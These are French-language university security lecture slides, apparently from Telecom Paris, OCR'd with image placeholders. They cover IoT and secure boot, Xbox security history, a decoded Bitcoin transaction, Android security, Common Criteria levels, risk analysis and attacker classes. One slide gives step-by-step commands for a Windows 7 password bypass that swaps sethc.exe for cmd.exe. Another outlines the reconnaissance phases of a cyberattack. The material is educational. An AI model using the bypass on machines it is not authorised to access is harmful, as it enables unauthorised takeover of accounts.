
- Les réseaux industriels
  - SCADA…
- L'Internet of Things (IoT)
- Cyber Physical System (CPS)
- Véhicules Connectés & Autonomes
- Paiement
- Blockchain
- Intelligence Artificielle
  - Deep Learning

Reset du mot de Passe sous Windows 7

sethc.exe

5x

cmd.exe




/Windows/System32

Reset du mot de passe sous Windows 7

- En remplaçant la commande sethc.exe par cmd.exe dans /Windows/System32 un cd de réparation permet de modifier le mot de passe administrateur
  - cmd.exe est exécuté en mode administrateur
- net user Administrateur /active:yes
- shutdown -r
- net user UserName *
- =>new Password:
- =>Confirm:
- net user UserName /active:yes

Secure Boot



Andrew Huang a publié en 2002 le reverse engineering de la sécurité de la console de jeu XBOX 1.0. Une ROM de faible capacité (512 octets) loge un code RC4, un interpréteur de commande, et réalise le déchiffrement et le calcul du hash d'un code de boot de 2ième niveau stocké dans une mémoire flash.


En octobre 2002 Andy Green a publié une analyse de la sécurité de la console de jeu XBOX 1.1. La ROM stocke et vérifie le hash d'un code stocké en mémoire flash. Ce dernier loge une clé publique et les ressources logicielles nécessaires pour la vérification de signature RSA; il déchiffre et exécute un code de boot de 2ième niveau , dont il vérifie l'intégrité.

Bitcoin Transaction

```
01000000 // Version
01 // number of inputs
 DE2D211EF429909B0AB8D2E7D25826A0 //TransactionID
 EDD6281EC6DEDF2B822CE5014A349E72
 01000000 // index
 8A // length of the signature Script
  47 // ECDSA Signature length
   30 44 // Sequence of (r,s) integer values
    02 20 // integer r value
     0772ABD5D37D0CAAB881DBC8912628F9
     3461839CC8D4BC007A355831A6061ED7
    02 20 // integer s value
     4CCCC34B34A9075FC09C9777EAB7A6F5
     612DA2130C1FF1C0E376AD9B2209D51D
  01 41 // Public key length
   04 // uncompressed format
   CFD7A542B8C823992AF51DA828E1B693
   CC5AB64F0CACF0F80C31A1ECA471786E
   285BDD3F1FE0A006BD70567885EF57EB
   149C8880CB9D5AF304182AC942E176CC
FFFFFFFF // sequence
```

```
01 // number of outputs
 D4180400000000000 // amount in BTC
 19 // Public Key Script
  76 // OP_DUP
  A9 // OP_HASH160
  14 // hash160 length
   CB643DD608FB5C323A4A6342C1A6AC8048B409EB
  88 // OP_EQUALVERIFY
  AC // OP_CHECKSIG
00000000 // Locktime
```

The *pay-to-pubkey-hash* script is defined as:
OP_DUP [76] OP_HASH160 [A9]
<length=14> <hash160>
OP_EQUALVERIFY[88] OP_CHECKSIG[AC]



What is a Thing?

- **A computer**
  - CPU
  - Memories (RAM, ROM, EEPROM, FLASH…)
  - IO buses
- **With at least one network interface**
  - Wi-Fi, Bluetooth, ZigBee…
- **Equipped with sensors and actuators**

AVR Atmel
8-bit, 16 MHz
64/128/256KB Flash
4KB EEPROM
8KB SRAM
Peripheral Features

Raspberry Pi 3B SoC
1.2GHz, 1GB RAM, SD 8GB
64-bit quad-core processor
Wi-Fi, Bluetooth, Ethernet

TELECOM Paris

IP PARIS

"*A short list of requirements includes tamper resistance and secure communications and storage*"

Node Integrity

Isolation

-Multi processors

-Sandbox

Intrusion prevention (Software Injection)

- Secure Boot
- Secure update

"Rebooting the IT Revolution: A Call to Action" (SIA/SRC), 2015"

Secure Communication

- Strong Mutual Authentication
- Privacy
- Integrity

Secure Element

Secure Storage

- Communication secrets
- Tamper Resistant device

La Carte Bancaire

Génération de cryptogrammes à partir d'une clé symétrique 3xDES


Processeur sécurisé EAL6+

Signature des fichiers

Secure Channel pour mise à jour

Anti Clonage
Clé privée, Certificat

Security Classes For IoT




Security Classes for IoT devices
draft-urien-lwig-security-classes-04.txt


Android: Sécurité

- **La sécurité Android repose sur quatre piliers**
  - Les Sandboxes Unix, associés aux processus (VM)
  - Les permissions
  - La signature des applications
  - Le chiffrement des fichiers


Understanding security on Android
Enhance application security with sandboxes, application signing, and permissions
C. Enrique Ortiz Mobility Weblog





Plateformes Sécurisées, Bill Gates, 2006



La stratégie Microsoft – Bill Gates RSA Security Conference 2007







- IPSEC
- Trustworthy Computing
- **Des composants qui résistent aux attaques**
  - TPM
  - Cartes à puce
- Identité


- **Le mot de passe est LE problème de sécurité**
- **Microsoft propose l'usage généralisé de certificats**

Les certifications ont une durée de vie limitée à quelques années

Evaluer la sécurité: les critères Communs

- **Les normes ISO15408 dénommées *Critères Communs* visent à qualifier la sécurité de produits tels que microcontrôleurs sécurisés, cartes à puce,firewalls, Hardware Secure Module (HSM).**
- **Elles sont organisées en trois parties,**
  - introduction (partie 1),
  - exigences fonctionnelles de sécurité (partie 2)
  - exigences d'assurances de sécurité (partie 3).

- **Une évaluation CC est une procédure qui décerne un EAL (*Evaluation Assurance Level*) selon un document de référence, la cible de sécurité (*Security Target*).**
- **La cible de sécurité**
  - le TOE (*Target Of Evaluation*) dans la terminologie CC.
  - liste les *exigences fonctionnelles* de sécurité (CC partie 2)
    - par exemple identification et authentification - classe FIA
  - et *les exigences d'assurance de qualité*, (CC partie 3)
    - par exemple les tests – classe ATE - du produit
- **Les exigences fonctionnelles et d'assurances sont classées selon une hiérarchie à trois niveaux: classe-famille-composants.**
- **De manière optionnelle le TOE peut être décrit dans un *Protection Profile* (ou PP) qui est commun à un ensemble de produits dont les fonctionnalités et les exigences de sécurité sont similaires.**


Les techniques d'assurance
L'évaluation
produisent
donne les éléments de preuve
Les propriétaires
l'assurance
exigent
donne
la confiance
que
les contre–mesures
minimisent
les risques
contre
les biens


Evaluation Assurance Level

- **Les niveaux EAL se répartissent en sept catégories**
  - EAL 7 conception formelle vérifiée et produit testé
  - EAL 6 conception semi-formelle vérifiée et produit testé
  - EAL 5 produit conçu de façon semi-formelle et testé
  - EAL 4 produit conçu, testé, revu de façon méthodique
  - EAL 3 produit testé et vérifié de façon méthodique
  - EAL 2 produit testé structurellement
  - EAL 1 produit testé fonctionnellement
- **Le niveau augmenté (noté +) indique que lors de l'évaluation des informations complémentaires, telles que les codes sources, sont connues.**
- **Les niveaux de produit bancaire sont par exemple EAL4+ ou EAL5, des composants logiciels complexes EAL1.**

Analyse de Risque

- Une attaque Ai sur un produit a une probabilité pi
- On évalue le cout Ci d'une attaque
- N attaques sont possibles
- Le cout moyen des attaques Ai, C, est donc $\Sigma\ p_i\ C_i$
- Les contremesures ont un cout Ki, soit en moyenne $<K> = \Sigma\ p_i\ K_i$
- Plusieurs approches sont possibles en fonction du coût d'une attaque Ai
  - Ne pas modifier le produit, le coût est tolérable
  - Faire un correctif de coût Xi qui élimine l'attaque Ai (pi=0), et augmenter le prix du produit
  - Ne pas modifier le produit mais intégrer une assurance dans le prix
- Argument du pari de Pascal
  - pi ->0 , Ci ->+oo

Fukushima, 2011



Attaques

Classes d'attaquants

- DG Abraham, GM Dolan, GP Double, JV Stevens, "Transaction Security System", in *IBM Systems Journal* v 30 no 2 (1991) pp 206 229
  - Classe I - (*clever outsiders*): L'attaque accidentelle. Un utilisateur constate de manière fortuite un défaut du système.
  - Classe II - (*knowledgeable insiders*). L'attaque individuelle ou par de petites communautés (hackers), avec des moyens limités. L'attaquant réalise un investissement modeste, mais espère un gain financier ou de notoriété.
  - Classe III - (*funded organisations*). L'attaque par des organisations (Etats, …) disposant de moyens importants. La logique financière n'est pas forcément un but.

Facteurs de Vulnérabilité: Complexité, Extensibilité, Connectivité

- S. Ravi, A. Raghunathan, P. Kocher, and S. Hattangady, "Security in Embedded Systems: Design Challenges", 2004.
- Trois facteurs (ou *Trinité*) amplifient les failles des systèmes informatiques modernes,
  - La complexité. Les logiciels sont complexes, les développeurs ne maîtrisent pas les *bugs* et les comportements non désirés.
  - L'extensibilité. La configuration d'une plateforme informatique se modifie tout au long de sa durée de vie.
  - La connectivité. Les vulnérabilités des logiciels sont exploitables à distance.

Une Méthodologie de Cyber Attaque: Empreinte, Collecte, Inventaire

- **Trois étapes sont suggérées* pour la préparation d'une cyber attaque:**
  - *Le footprinting*, c'est à dire la collecte d'informations publiques sur les composants du système, via internet ou des services tels que WHOIS, DNS ou TRACEROUTE. Dans cette première phase le but est d'identifier les serveurs, leurs adresses IP, la structure du réseau, mais aussi les sites géographiques.
  - *Le scanning* réalisant la collecte d'informations relatives aux systèmes d'exploitation, et aux ports TCP et UDP ouverts.
  - *L'inventaire (énumération)* consiste à obtenir des informations précises sur les services disponibles et leur version, à l'aide de sessions actives.

*"Hacking Exposed", Stuart McClure, Joel Scambray, George Kurtz, Mac Graw Hill

Canaux Cachés


Les équations de Maxwell sont-elles sécurisées ?

$\text{div}\ \vec{B} = 0$	$\text{div}\ \vec{E} = \frac{\rho}{\varepsilon_0}$
$\overrightarrow{\text{rot}}\ \vec{B} = \mu_0 \vec{j} + \varepsilon_0 \mu_0 \frac{\partial \vec{E}}{\partial t}$	$\overrightarrow{\text{rot}}\ \vec{E} = -\frac{\partial \vec{B}}{\partial t}$

Courants de Foucault (*Ellis current*)

$$J_x = \left(\frac{1}{e}\right)^{(x/\delta)}$$

Jx	=	Current Density (A/m^2)
e	=	Base Natural Log
x	=	Distance Below Surface
δ	=	Standard Depth of Penetration

